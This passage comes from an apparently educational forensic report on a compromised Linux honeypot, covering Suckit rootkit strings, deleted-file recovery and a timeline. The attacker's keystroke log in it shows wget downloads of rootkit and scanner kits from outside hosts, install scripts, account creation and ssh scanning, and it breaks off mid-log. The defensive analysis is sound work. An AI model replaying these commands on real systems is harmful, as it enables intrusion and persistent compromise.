\[\033[1;37m\]\W\[\033[1;30m\]]\[\033[0m\]#
SHELL=/bin/bash
TERM=linux
pqrstuvwxyzabcde
0123456789abcdef
/dev/ptmx
/dev/pty
/dev/tty
/dev/null
/dev/null
Can't open a tty, all in use ?
Can't fork subshell, there is no way...
/usr/share/locale/sk/.sk12
/bin/sh
Can't execve shell!
BD_Init: Starting backdoor daemon...
FUCK: Can't allocate raw socket (%d)
FUCK: Can't fork child (%d)
Done, pid=%d
/usr/share/locale/sk/.sk12/.rc
use:
%s <uivfp> [args]
u       - uninstall
i       - make pid invisible
v       - make pid visible
f [0/1] - toggle file hiding
p [0/1] - toggle pid hiding
Detected version: %s
FUCK: Failed to uninstall (%d)
Suckit uninstalled sucesfully!
FUCK: Failed to hide pid %d (%d)
Pid %d is hidden now!
FUCK: Failed to unhide pid %d (%d)
Pid %d is visible now!
file
Failed to change %s hiding (%d)!
%s hiding is now %s!
kmalloc
_kmalloc
__kmalloc
/usr/share/locale/sk/.sk12
/dev/kmem
FUCK: Can't open %s for read/write (%d)
RK_Init: idt=0x%08x,
FUCK: IDT table read failed (offset 0x%08x)
```

```
FUCK: Can't find sys_call_table[]
sct[]=0x%08x,
FUCK: Can't find kmalloc()!
kmalloc()=0x%08x, gfp=0x%x
FUCK: Can't read syscall %d addr
Z_Init: Allocating kernel-code memory...
FUCK: Out of kernel memory!
Done, %d bytes, base=0x%08x
/dev/kmem
psybnc
/dev/null
core
FUCK: Got signal %d while manipulating kernel!
/sbin/initpsybnc
login
telnet
rlogin
rexec
passwd
adduser
mysql
ssword:
```

The 'Suckit uninstalled sucesfully!' entry confirms the suspicion that the hacker attempted to install the suckit rootkit. Among other things this sniffs passwords for the later strings entries: login, telnet, rlogin, rexec and mysql accounts. The installation script is discussed in detail later in this document.

Deleted File Search

The boot partition vichda1 contained only one deleted file according to ils:

```
g2 sde1 # ils -rf linux-ext2 vichda1.img
class|host|device|start_time
ils|g2|vichda1.img|1100120508
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|st_dtime|st_mode|s
t_nlink|st_size|st_block0|st_block1
1|a|0|0|1091739906|1091739906|1091739906|0|0|0|0|0|0
```

This file is reported as empty and a quick icat check was unable to retrieve anything from inode 1. A different inode was reported as deleted by fls:

```
g2 sde1 # fls -rpdl -f linux-ext2 vichda1.img
r/r * 26(realloc):      os2_d.b;4112a137
2002.09.05 13:53:00 (PDT)
2004.09.02 21:56:00 (PDT)
2004.08.05 14:13:14 (PDT) 640     0       0
```

This fls output was reformatted for readability. Is shows inode 26 as being deleted and reused by os2_d.b with a modification time of 9/5/2002 13:53, access time of 9/2/2004 21:56 and a creation time of 8/5/2004 14:13.

I believe this file to be part of the lilo boot loader based on the following strings analysis after retrieving the file via icat:

```
g2 sde1 # ffind -a vichda1.img 26
```

```
* /os2_d.b;4112a137
/os2_d.b
g2 sde1 # icat -hf linux-ext2 vichda1.img 26 >p1inode26.data

g2 sde1 # file p1inode26.data
p1inode26.data: data

g2 sde1 # strings p1inode26.data
lbaLILO
Rewrite error.
```

A web search on the name os2_d.b provided the following explanation of the file from http://olympus.het.brown.edu/cgi-bin/man2html?lilo.conf+5

> *The alternate chain loader, /boot/os2_d.b passes partition and drive information unconditionally, and uses a format suitalble for OS/2 and DOS (see table=<letter> below).*

Partition 2 (vichda2.img) is the main root partition for the drive and had much more interesting deleted files. I created a text file of the deleted entries with the command:

```
g2 sde1 # fls -rpd -f linux-ext2 vichda2.img >>deletedhda2.txt
```

The tmp/cd directory was created by the attacker with the command:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:37:01-092404. PI=6981 UI=0 tar -xzvf raul.tar.gz
```

And switched to the directory with the command:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:37:24-092404. PI=6981 UI=0 cd cd
```

According to the deleted file search it used to contain:

```
r/r * 1327439(realloc): tmp/cd/bin/ifconfig
r/r * 1327440(realloc): tmp/cd/bin/tksb
r/r * 1327441(realloc): tmp/cd/bin/tkp
r/r * 1327442(realloc): tmp/cd/bin/tks
r/r * 376930(realloc):  tmp/cd/bin/.sh/ssh_host_key
r/r * 376931(realloc):  tmp/cd/bin/.sh/ssh_host_key.pub
r/r * 376932(realloc):  tmp/cd/bin/.sh/ssh_random_seed
r/r * 376950(realloc):  tmp/cd/bin/.sh/shdcf2
r/r * 376951(realloc):  tmp/cd/bin/.sh/sshd
r/r * 376952(realloc):  tmp/cd/bin/.sh/sshd_config
r/r * 1818930(realloc): tmp/cd/conf/file.h
r/r * 1818931(realloc): tmp/cd/conf/hosts.h
r/r * 1818932(realloc): tmp/cd/conf/log.h
r/r * 1818933(realloc): tmp/cd/conf/proc.h
r/r * 1818934(realloc): tmp/cd/conf/lidps1.so
r/r * 1245311(realloc): tmp/cd/lib/libproc.a
r/r * 1245312(realloc): tmp/cd/lib/libproc.so.2.0.6
l/l * 1245313(realloc): tmp/cd/lib/libproc.so
```

As discussed below I was unable to retrieve the data for any deleted files. However the filenames of the deleted files can confirm the attackers intentions. The ifconfig file for

example is an often used command to check and configure the ethernet interface on a Unix system. It's presence in this directory likely indicates the attackers intent to overwrite the valid ifconfig with a copy under the control of the attacker.

Also in the deleted file list we can see, but not recover the old bash shells on the system before they were replaced with the honeypot logging versions:

```
r/r * 3457034:  bin/bash.old
r/r * 3457115:  bin/bash.old
```

Fls was unable to identify any of the toolkits shown in the keystroke logs. Searches for tgz, tar, gz, etc all turned up no entries in the deleted file list. We shall see during the time line analysis that these files were actually moved as part of a rootkit installation. We shall also see that most of the tar archives are still present on the system despite the attacker issuing commands to delete them.

Using ils to discover deleted files reveals only a handful of files with sizes greater than zero.

```
g2 sde1 # ils -rf linux-ext2 vichda2.img >>vichda2.ils.deleted
g2 sde1 # cat vichda2.ils.deleted | egrep -v "0\|0\|0$"
class|host|device|start_time
ils|g2|vichda2.img|1100495614
st_ino|st_alloc|st_uid|st_gid|st_mtime|st_atime|st_ctime|st_dtime|st_mode|s
t_nlink|st_size|st_block0|st_block1
32802|f|0|0|1091740303|1091740303|1091777755|1091777755|120777|0|14|0|0
32931|f|0|0|1091740443|1091740443|1091777755|1091777755|120777|0|16|0|0
131410|f|0|0|1093711987|1093712004|1093712004|1093712004|120777|0|1|0|0
131411|f|0|0|1093711987|1093711996|1093711996|1093711996|120777|0|14|0|0
163879|f|0|0|1091740303|1091740303|1091777755|1091777755|120777|0|14|0|0
164248|f|0|0|1091740443|1091740443|1091777755|1091777755|120777|0|16|0|0
1114458|f|0|0|1093712699|1093712716|1093712716|1093712716|120777|0|1|0|0
1114459|f|0|0|1093712699|1093712708|1093712708|1093712708|120777|0|14|0|0
2736445|f|0|0|1093712694|1093712716|1093712716|1093712716|120777|0|1|0|0
2867387|f|0|0|1093328394|1093328417|1093328417|1093328417|120777|0|1|0|0
2867388|f|0|0|1093328394|1093328408|1093328408|1093328408|120777|0|14|0|0
3014791|f|0|0|1093330969|1093331002|1093331002|1093331002|120777|0|5|0|0
4669461|f|0|0|1030750296|1030750296|1093763403|1093763403|20660|0|0|57857|0
4669462|f|0|0|1030750296|1030750296|1093763403|1093763403|20660|0|0|57858|0
4669463|f|0|0|1030750296|1030750296|1093763403|1093763403|20660|0|0|57859|0
4816934|f|0|0|1091740303|1091740303|1091777755|1091777755|120777|0|14|0|0
4816947|f|0|0|1091740443|1091740443|1091777755|1091777755|120777|0|16|0|0
```

Using icat and a handy code snippet learned in the forensics class (page 152 of the SANS 8.2 Unix forensics guide), I was unable to retrieve anything for the deleted inodes:

```
g2 sde1 # cat vichda2.ils.deleted |  awk -F '|' '($2=="f") {print $1}' | \
> while read i; \
> do /usr/bin/icat -f linux-ext2 /mnt/sde1/vichda2.img $i >
/forensics/vichda2icatdeleted/$i; \
> done

g2 vichda2icatdeleted # find ./ -size +0 -exec file  {\} \;
./: directory
./32802: data
```

```
./32931: data
./131410: very short file (no magic)
./131411: data
./163879: data
./164248: data
./1114458: very short file (no magic)
./1114459: data
./2736445: very short file (no magic)
./2867387: very short file (no magic)
./2867388: data
./3014791: data
./3014811: data
./3604580: data
./3719487: data
./4816934: data
./4816947: data
g2 vichda2icatdeleted # find . -type f  -size +0 -exec strings  {\} \;
g2 vichda2icatdeleted #
```

The largest file it was able to recover was only 20 bytes in length:

```
-rw-r--r--  1 root root 14 Nov 14 21:59 ./32802
-rw-r--r--  1 root root 16 Nov 14 21:59 ./32931
-rw-r--r--  1 root root 1 Nov 14 21:59 ./131410
-rw-r--r--  1 root root 14 Nov 14 21:59 ./131411
-rw-r--r--  1 root root 14 Nov 14 21:59 ./163879
-rw-r--r--  1 root root 16 Nov 14 21:59 ./164248
-rw-r--r--  1 root root 1 Nov 14 21:59 ./1114458
-rw-r--r--  1 root root 14 Nov 14 21:59 ./1114459
-rw-r--r--  1 root root 1 Nov 14 21:59 ./2736445
-rw-r--r--  1 root root 1 Nov 14 21:59 ./2867387
-rw-r--r--  1 root root 14 Nov 14 21:59 ./2867388
-rw-r--r--  1 root root 5 Nov 14 21:59 ./3014791
-rw-r--r--  1 root root 20 Nov 14 21:59 ./3014811
-rw-r--r--  1 root root 20 Nov 14 21:59 ./3604580
-rw-r--r--  1 root root 20 Nov 14 21:59 ./3719487
-rw-r--r--  1 root root 14 Nov 14 21:59 ./4816934
-rw-r--r--  1 root root 16 Nov 14 21:59 ./4816947
```

Looking at the files with a hex editor showed them to be full of zeros. I was therefore unable to recover any deleted files from the system.

Unallocated Space Analysis

I extracted all the unallocated data from the victim hda2 partition using the dls command:

```
dls -f linux-ext2 vichda2.img > vichda2.dls
```

I then ran foremost against the extract after adding an entry for tgz files to the foremost.conf file:

```
g2 root # tail -n2 foremost.conf
#      pins  y     8000     \x50\x49\x4e\x53\x20\x34\x2e\x32\x30\x0d
tgz y 150000 \x1f\x8b\x08\x08

g2 root # foremost -q -o /root/foremostoutput -c /root/foremost.conf
/mnt/sde1/vichda2.dls
```

Foremost was unable to find anything in the unallocated space:

```
g2 foremostoutput # cat audit.txt
Foremost version 0.69 audit file
Started at Sun Nov 14 16:52:43 2004
Command line:
foremost -q -o /root/foremostoutput -c /root/foremost.conf
/mnt/sde1/vichda2.dls

Output directory: /root/foremostoutput
Configuration file: /root/foremost.conf
Quick mode enabled.


Opening /mnt/sde1/vichda2.dls
File            Found at Byte  Int  Chop   Length     Extracted From


Completed at Sun Nov 14 17:21:07 2004
```

Foremost output nothing as it was unable to recover any identifiable files.

Time Line Analysis--Summary

This attack yielded an extremely large amount of traceable time line information due to the success of the keystroke logger and the fact that most of the installation scripts were still present on the victim system. In addition, the attacker performed many installations of scripts that called other scripts and reconfigured the system. This analysis therefore is extremely lengthy in detail. In summary here is the sequence of events performed by the attacker:

```
9/21/2004 10:10am: The attacker compromises the box by guessing the easily
                   discovered root password and initiates a secure shell
                   session. The attack is initiated from ip address
                   82.79.2.181 in Romania.
9/21/2004 10:13am: The attacker installed the EnergyMech IRC program and
                  the honeypot becomes part of the botnet.
9/21/2004 10:14am: The attacker changes the password on the honeypot box.
9/21/2004 10:15am: The attacker begins using the honeypot to scan the
                   Internet for other secure shell hosts.
9/21/2004 10:17am: The attacker logs off of the honeypot.
9/21/2004 10:18am: The attacker returns and changes the password.
9/21/2004 10:44am: The attacker installs the adore root kit and exits the
box.
9/24/2004 12:35am: The attacker returns from French address 82.251.43.49.
9/24/2004 12:37am: The attacker runs a setup script for the suckit root kit
                   using the password of: dobrepaulnicolae
9/24/2004 12:37am: The attacker re re-runs the same setup script using the
                   password of dobrepaul. The script attempts to email the
                   machine configuration to the email address:
                   p.dobre@voila.fr.
9/24/2004 12:42am: The attacker attempts to add the users 'home' and
'test.'
9/24/2004 12:44am: The attacker re-runs the adore root kit install script.
9/24/2004 12:49am: The attacker returns to scanning for ssh hosts.
```

```
9/24/2004 01:01am: The attacker reboots the honeypot after attempting to
kill
                  a few processes most likely due to malfunction of the
                 box.
```

The box never recovers from the final reboot, complaining that it cannot mount the /proc file system. It is unclear what caused this final failure of the honeypot system. It is likely to have failed as the result of the installation of several rootkits.

Time Line Analysis--Detail

This section will discuss the events summarized above in greater technical detail. The attack will be analyzed in order of the attackers actions. Where he ran install scripts those scripts will be analyzed to determine their effect upon the system and to catalog any evidence they may provide.

I have a great luxury during this analysis to have access to the keystroke log. This log of every command issued by our attacker is the most accurate source for the sequence of events since file times are often fickle and can be overwritten if commands are issued multiple times.

Since the honeypot captured all commands issued by the attacker, we can use it as our guide through the file system time line. We can also use it as corroborating evidence for other information gathered throughout the system.

The keystroke log is in the format

```
U 192.168.1.200:1100 -> 192.168.1.1:80
T=10:10:57-092104. PI=5363 UI=0 w
```

The first line is the source ip:port > destination ip:port. All of these commands will have come from the honeypot on 192.168.1.200 and were sent to the gentoo firewall at 192.168.1.1. For the second line T is the time, PI is the process id, UI is the user id and w indicates the w command was executed at 10:10:57am on Sept 21, 2004 by user id 0 (aka root). Here is the entire keystroke log from our successful attacker:

```
interface: eth0
filter: ip and ( proto UDP and port 80 )
#
U 192.168.1.200:1100 -> 192.168.1.1:80
  T=10:10:57-092104. PI=5363 UI=0 w
#
U 192.168.1.200:1100 -> 192.168.1.1:80
  T=10:12:52-092104. PI=5363 UI=0 cd /tmp/
#
U 192.168.1.200:1100 -> 192.168.1.1:80
  T=10:12:56-092104. PI=5363 UI=0 /sbin/ifconfig
#
U 192.168.1.200:1100 -> 192.168.1.1:80
  T=10:13:02-092104. PI=5363 UI=0 cat /proc/cpuinfo
```

```
#
U 192.168.1.200:1100 -> 192.168.1.1:80
  T=10:13:15-092104. PI=5363 UI=0 cd /usr/include
#
U 192.168.1.200:1100 -> 192.168.1.1:80
  T=10:13:20-092104. PI=5363 UI=0 wget dutema.go.ro/com.tgz
#
U 192.168.1.200:1100 -> 192.168.1.1:80
  T=10:13:33-092104. PI=5363 UI=0 tar xzvf com.tgz
#
U 192.168.1.200:1100 -> 192.168.1.1:80
  T=10:13:37-092104. PI=5363 UI=0 rm -rf com.tgz
#
U 192.168.1.200:1100 -> 192.168.1.1:80
  T=10:13:39-092104. PI=5363 UI=0 cd db
#
U 192.168.1.200:1100 -> 192.168.1.1:80
  T=10:13:41-092104. PI=5363 UI=0 ./install
#
U 192.168.1.200:1101 -> 192.168.1.1:80
  T=10:13:58-092104. PI=5363 UI=0 ./install
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:14:17-092104. PI=5363 UI=0 cd ..
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:14:17-092104. PI=5363 UI=0 passwd
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:14:42-092104. PI=5363 UI=0 cd /tmp/
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:14:52-092104. PI=5363 UI=0 wget orbu.com/k/sshscan.tgz
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:14:57-092104. PI=5363 UI=0 tar xzvf sshscan.tgz
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:15:04-092104. PI=5363 UI=0 rm -rf sshscan.tgz
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:15:07-092104. PI=5363 UI=0 cd ssh
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:15:11-092104. PI=5363 UI=0 ls
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:15:20-092104. PI=5363 UI=0 cd ..
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:15:24-092104. PI=5363 UI=0 cd /tmp/
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:15:30-092104. PI=5363 UI=0 cd sshh
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:15:33-092104. PI=5363 UI=0 ./go.sh
#
```

```
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:15:40-092104. PI=5363 UI=0 ./go.sh  12.12
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:15:56-092104. PI=5363 UI=0 ./go.sh  24.24
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:16:44-092104. PI=5363 UI=0 ./go.sh  24.157
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:16:59-092104. PI=5363 UI=0 cd ..
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:17:00-092104. PI=5363 UI=0 ls
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:17:03-092104. PI=5363 UI=0 rm -rf *
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:17:06-092104. PI=5363 UI=0 ls
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:17:11-092104. PI=5363 UI=0 exit
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:18:03-092104. PI=5586 UI=0 passwd
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:18:20-092104. PI=5586 UI=0 passwd
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:18:31-092104. PI=5586 UI=0 uname -a
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:18:38-092104. PI=5586 UI=0 cat /etc/*release
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:18:45-092104. PI=5586 UI=0 cd /var/spool/at
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:18:50-092104. PI=5586 UI=0 wget
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:19:01-092104. PI=5586 UI=0 wget www.djspiderx.us/dead.tar.gz
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:19:31-092104. PI=5586 UI=0 tar xvfz dead.tar.gz
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:19:37-092104. PI=5586 UI=0 rm -rf dead.tar.gz
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:19:41-092104. PI=5586 UI=0 ls
#
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:44:50-092104. PI=5586 UI=0 cd apal
#
U 192.168.1.200:1102 -> 192.168.1.1:80
```

```
  T=10:44:54-092104. PI=5586 UI=0 ./install
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:35:12-092404. PI=6981 UI=0 w
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:35:18-092404. PI=6981 UI=0 cat /etc/issue
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:35:27-092404. PI=6981 UI=0 cd /tmp
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:35:27-092404. PI=6981 UI=0 ls
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:35:37-092404. PI=6981 UI=0 cd sshh
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:35:40-092404. PI=6981 UI=0 ls
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:35:51-092404. PI=6981 UI=0 cd ..
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:35:55-092404. PI=6981 UI=0 mkdir -p "  "
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:36:32-092404. PI=6981 UI=0 wget 219.96.225.67/raul .tar.gz
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:36:49-092404. PI=6981 UI=0 wget 219.96.225.67/raul.tar.gz
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:37:01-092404. PI=6981 UI=0 tar -xzvf raul.tar.gz
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:37:02-092404. PI=6981 UI=0 ls
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:37:13-092404. PI=6981 UI=0 ps aux
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:37:24-092404. PI=6981 UI=0 cd cd
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:37:30-092404. PI=6981 UI=0 ./setup dobrepaulnicolae 1122
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:39:00-092404. PI=6981 UI=0 ps aux
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:39:19-092404. PI=6981 UI=0 kill -9 7447
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:39:30-092404. PI=6981 UI=0 ./setup dobrepaul 21
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:41:15-092404. PI=6981 UI=0 cd ..
```

```
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:41:15-092404. PI=6981 UI=0 ls
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:41:22-092404. PI=6981 UI=0 rm -rf raul.tar.gz
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:41:28-092404. PI=6981 UI=0 rm -rf cd
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:41:29-092404. PI=6981 UI=0 ls
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:41:32-092404. PI=6981 UI=0 ps aux
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:41:38-092404. PI=6981 UI=0 kill -9 tks
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:41:46-092404. PI=6981 UI=0 kill -9 7819
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:42:16-092404. PI=6981 UI=0 /usr/sbin/useradd home
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:42:21-092404. PI=6981 UI=0 passwd home
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:42:37-092404. PI=6981 UI=0 cd :home
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:42:37-092404. PI=6981 UI=0 ls
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:42:41-092404. PI=6981 UI=0 cd /home
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:42:41-092404. PI=6981 UI=0 ls
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:42:52-092404. PI=6981 UI=0 /usr/sbin/useradd test
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:43:18-092404. PI=7871 UI=0 cd /tmp/"  "
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:43:24-092404. PI=7871 UI=0 /usr/sbin/useradd test
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:43:30-092404. PI=7871 UI=0 cd ..
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:43:33-092404. PI=7871 UI=0 ls
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:43:37-092404. PI=7871 UI=0 rm -rf raul.tar.gz
#
```

```
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:43:45-092404. PI=7871 UI=0 cd "  "
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:43:46-092404. PI=7871 UI=0 ls
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:43:50-092404. PI=7871 UI=0 history
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:44:01-092404. PI=7871 UI=0 cat /etc/*release
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:44:07-092404. PI=7871 UI=0 cd /var/spool/at
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:44:09-092404. PI=7871 UI=0 ls
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:44:19-092404. PI=7871 UI=0 cd apal
#
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:44:19-092404. PI=7871 UI=0 ./install
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:45:24-092404. PI=7871 UI=0 ls
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:45:32-092404. PI=7871 UI=0 pico install
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:45:38-092404. PI=7871 UI=0 vi install
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:48:23-092404. PI=8342 UI=0 cd /tmp/"  "
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:48:44-092404. PI=8342 UI=0 wget 219.96.225.67/ssh.tar.gz
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:48:53-092404. PI=8342 UI=0 tar -xzvf ssh.tar.gz
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:48:55-092404. PI=8342 UI=0 cd ssh
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:49:37-092404. PI=8342 UI=0 ./go 24.20
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:51:07-092404. PI=8342 UI=0 cd ..
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:51:19-092404. PI=8342 UI=0 wget
www.multimania.com/icesoul/icebnc.tar.
  gz
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:52:01-092404. PI=8342 UI=0 wget 219.96.225.67/icebnc.tar.gz
```

```
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:52:59-092404. PI=8342 UI=0 wget 219.96.225.67/icebnc.tar.gz
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:53:10-092404. PI=8342 UI=0 wget 219.96.225.67/
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:54:35-092404. PI=8450 UI=0 cd /var/tmp
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:54:36-092404. PI=8450 UI=0 ls
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:54:58-092404. PI=8450 UI=0 wget 219.96.225.67/
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:56:17-092404. PI=8450 UI=0 ps aux
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:56:29-092404. PI=8450 UI=0 kill -9 8339
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:56:31-092404. PI=8450 UI=0 w
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:56:40-092404. PI=8450 UI=0 kill -9 6981
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:56:48-092404. PI=8450 UI=0 kill -9 7871
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:56:54-092404. PI=8450 UI=0 kill -9 8342
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:56:55-092404. PI=8450 UI=0 w
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:57:00-092404. PI=8450 UI=0 wget 219.96.225.67/
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=00:59:17-092404. PI=8450 UI=0 wget 219.96.225.67/
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=01:01:34-092404. PI=8450 UI=0 wget 219.96.225.67/
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=01:01:38-092404. PI=8450 UI=0 reboot
#
U 192.168.1.200:1106 -> 192.168.1.1:80
  T=01:01:43-092404. PI=8450 UI=0 w
```

The keystroke logs show more actions than the bash history file. Since the attacker initiated no command to unset history, this immediately points to the installation of a rootkit or other scripting tool to hide actions. Specifically, bash_history and the keystroke logs are out of sync after the commands:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
```

```
  T=00:44:19-092404. PI=7871 UI=0 cd apal
U 192.168.1.200:1102 -> 192.168.1.1:80
  T=10:44:54-092104. PI=5586 UI=0 ./install
```

The next command from the keystroke log is not to be found in bash_history:

```
U 192.168.1.200:1104 -> 192.168.1.1:80
  T=00:35:12-092404. PI=6981 UI=0 w
```

This is another indication of a rootkit or other hiding script. I will intersperse sections of this keystroke log during the remainder of this analysis as a guide to the attackers actions.

I created the file system time line for the root partition using the following commands:

```
g2 sde1 # fls -f linux-ext2 -m / -r vichda2.img > vichda2.fls.mac
g2 sde1 # ils -f linux-ext2 -m  vichda2.img > vichda2.ils.mac
g2 sde1 # cat vichda2.ils.mac >vichda2.mac
g2 sde1 # cat vichda2.fls.mac >>vichda2.mac
g2 sde1 # mactime -b vichda2.mac 08/01/2004 >timeline-vichda2.all
```

The fls command creates the listing of the file system time line through the -m flag. The forward slash is a reference to the mount point of the image on the original system. In this case the root file system is contained within vichda2.img and was of course mounted under the root of the honeypot at /. The -r switch tells fls to act recursively through all subdirectories. The final portion of the command sends the output to a file.

The ils command is used to create time line entries for deleted entries. The -m option directs ils to create time line output which is redirected to a separate file.

The cat command is used to send all of this time line information to one file, which is then processed by the mactime utility. I choose to only look at entries from August 1st 2004 and beyond to reduce the volume of information to review. I chose this date based on my knowledge of when the honeypot was created, installed and compromised.

I then wrote a script called getmac to get specific entries out of the time line. The script is attached in the appendix.

A clarification here about the definition of time line entries is appropriate. When referenced as mac time entries, the m stands for file modified time; when a file contents were modified. The 'a' is the access time of a file for example when a file is run. On Unix systems, the 'c' in mac time is a reference to the time of an inode change for a file. For example a change in file permissions would result in an inode change. As in class and in the SANS texts, this text will reference the 'c' in mac time interchangeably as both create and change time.

The first indication of our attacker was on Sept 21st, 2004 at 10:10am when he ran the w command to see who was logged into the machine.

```
U 192.168.1.200:1100 -> 192.168.1.1:80
  T=10:10:57-092104. PI=5363 UI=0 w
```

/var/log/secure confirms this login and gives us some ip addresses that the attacker may have used:

```
Sep 21 10:05:53 localhost sshd[5313]: Accepted password for root from
218.104.55.15 port 34456 ssh2
Sep 21 10:06:02 localhost sshd[5355]: Could not reverse map address
218.104.55.15.
Sep 21 10:06:04 localhost sshd[5355]: Failed password for root from
218.104.55.15 port 34826 ssh2
Sep 21 10:06:06 localhost sshd[5357]: Could not reverse map address
218.104.55.15.
Sep 21 10:06:09 localhost sshd[5357]: Failed password for root from
218.104.55.15 port 34982 ssh2
Sep 21 10:06:10 localhost sshd[5359]: Could not reverse map address
218.104.55.15.
Sep 21 10:10:48 localhost sshd[5361]: Could not reverse map address
82.79.2.181.
Sep 21 10:10:54 localhost sshd[5361]: Accepted password for root from
